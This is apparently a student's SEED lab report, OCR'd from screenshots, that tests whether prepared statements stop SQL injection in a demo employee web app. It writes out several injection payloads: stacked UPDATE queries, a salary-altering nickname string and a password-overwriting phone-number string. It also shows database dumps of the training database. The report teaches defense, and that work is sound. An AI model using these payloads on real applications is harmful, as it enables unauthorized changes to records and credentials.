
Observations:

- As per the results in above screenshot, our countermeasure "prepared statement" was able to prevent SQL injection on select statement successfully.
- As mentioned above, SQL server was looking for employee with "EID as 1' or name='admin'; -- " and there is no employee with mentioned EID. Hence, we got an error screen as shown above.

<u>Append a new SQL statement.</u>

<u>Steps:</u>

1) Entered "**1' or name='admin' ; update credential set name='aaaaa' where name='Ted' –** " in EID field to update Ted profile information and tried to login as admin as shown below.


File Edit View History Bookmarks Tools Help
SEED Project
http://www.s...m/index.html
unsafe_edit.php with prepa...
SHA1 online
www.seedlabsqlinjection.com/index.html
Most Visited
Getting Started
Seed Labs
Get Information


Employee Profile Information

Employee ID: 1' or name='admin'; update creder

Password:

Copyright © SEED LABs

2) Got an error screen as shown below.


File Edit View History Bookmarks Tools Help
SEED Project
http://www.s...-+&Password=
unsafe_edit.php with prepa...
SHA1 online
Most Visited
Getting Started
Seed Labs

www.seedlabsqlinjection.com/unsafe_credential.php?EID=1'+or+name%3D'admin'%3B+update+credential+set+name%3D'aaa'+where+name%3D

The account information your provide does not exist

<u>Observations:</u>

- As mentioned above, SQL server was looking for employee with "EID as 1' or name='admin'; **update credential set name='aaaaa' where name='Ted' –** "and there is no employee with mentioned EID. Hence, we got an error screen as shown above.


-

SQL Injection Attack on UPDATE Statement — modify salary

Steps:

1) Logged into web application as "Alice" with EID and password and below is the screen shot of "Alice" before edit.

Alice Before edit:


File Edit View History Bookmarks Tools Help
SEED Project
http://www.se...rd=seedalice
unsafe_edit.php with prepa...
SHA1 online
www.seedlabsqlinjection.com/unsafe_credential.php?EID=10000&Password=seedalice
Google
Most Visited
Getting Started
Seed Labs

Alice Profile


Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Edit Profile

Copyright © SEED LABs

2) Clicked on edit profile and tried to modify Salary of Alice through Nickname field as shown below.
3) Command is : NickName=ssss',salary='11111

Alice profile.


File Edit View History Bookmarks Tools Help
SEED Project
http://www.s...com/edit.php
unsafe_edit.php with prepa...
SHA1 online
www.seedlabsqlinjection.com/edit.php
Most Visited
Getting Started
Seed Labs

Hi,Alice

Edit Profile Information


Nick Name:	ssss',salary='111111
Email :	
Address:	
Phone Number:	
Password:	

Edit

Copyright © SEED LABs

4) Below is the screenshot after editing Alice profile.

Alice after edit:


File Edit View History Bookmarks Tools Help
SEED Project
http://www.se...rd=seedalice
unsafe_edit.php with prepa...
SHA1 online
www.seedlabsqlinjection.com/unsafe_credential.php?EID=10000&Password=seedalice
Most Visited
Getting Started
Seed Labs

Alice Profile

Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	ssss',salary='111111
Email	
Address	
Phone Number	

Edit Profile

Copyright © SEED LABs

Observations:


- As per the above results, we can conclude that our countermeasure "prepared statement" was able to successfully prevent SQL injection.
- Nickname field got updated with "**ssss', salary='1111111"** instead of salary getting updated.

SQL Injection Attack on UPDATE Statement — modify other people' password:

Steps:

1) Logged into web application as "Ted" with EID and password and below is the screen shot of "Ted" before edit.

Ted profile before edit:



File Edit View History Bookmarks Tools Help
SEED Project
http://www.s...ord=seedted
unsafe_edit.php with prepa...
SHA1 online
www.seedlabsqlinjection.com/unsafe_credential.php?EID=50000&Password=seedted
Most Visited
Getting Started
Seed Labs
Edit Profile

Ted Profile

Employee ID	50000
Salary	110000
Birth	11/3
SSN	32111111
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

2) Entered below command in 'phone number' field to modify Ryan password with encrypted value of "hihello" as shown in below screen shot.
Command:
1234',password='6803cdc9fdb8a2d57152ce7e07cdf344c63b1a036803cdc9fdb8a2d57152ce7e07cdf344c63b1a03' where name='Ryan' --


File Edit View History Bookmarks Tools Help

www.seedlabsqlinjection.com/edit.php

Hi,Ted


Edit Profile Information

Nick Name:	
Email :	
Address:	
Phone Number:	001234',password='6803cdc9fdb8
Password:	

Edit

Copyright © SEED LABs

3) Ted profile after edit is shown below.


www.seedlabsqlinjection.com/unsafe_credential.php?EID=50000&Password=seedted


Ted Profile

Employee ID	50000
Salary	110000
Birth	11/3
SSN	32111111
NickName	
Email	
Address	
Phone Number	001234',password='68

Edit Profile


Copyright © SEED LABs

4) Data base entry of “Ryan” before Ted profile update:



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------------------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName             | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------------------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       | ssss',salary='111111 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |                      | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |                      | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |                      | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |                      | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |                      | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------------------+------------------------------------------+
6 rows in set (0.00 sec)
```

5) Data base entry of “Ryan” after Ted profile update:



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+----------------------+---------+-------+----------------------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber          | Address | Email | NickName             | Password                                 |
+----+-------+-------+--------+-------+----------+----------------------+---------+-------+----------------------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |                      |         |       | ssss',salary='111111 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |                      |         |       |                      | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |                      |         |       |                      | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |                      |         |       |                      | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 | 001234',password='68 |         |       |                      | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |                      |         |       |                      | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+----------------------+---------+-------+----------------------+------------------------------------------+
6 rows in set (0.00 sec)
```

Observations:

- As shown in above screenshots, we can say that Ryan password and phone number fields does not get updated. Instead, ‘Phone number’ field of ‘Ted’ got updated with “001234’,password=’68” as shown above.

Conclusion:

As from above results, we can conclude that our counter measure worked fine in preventing SQL injection. However, integrity of data is still affected while editing the data.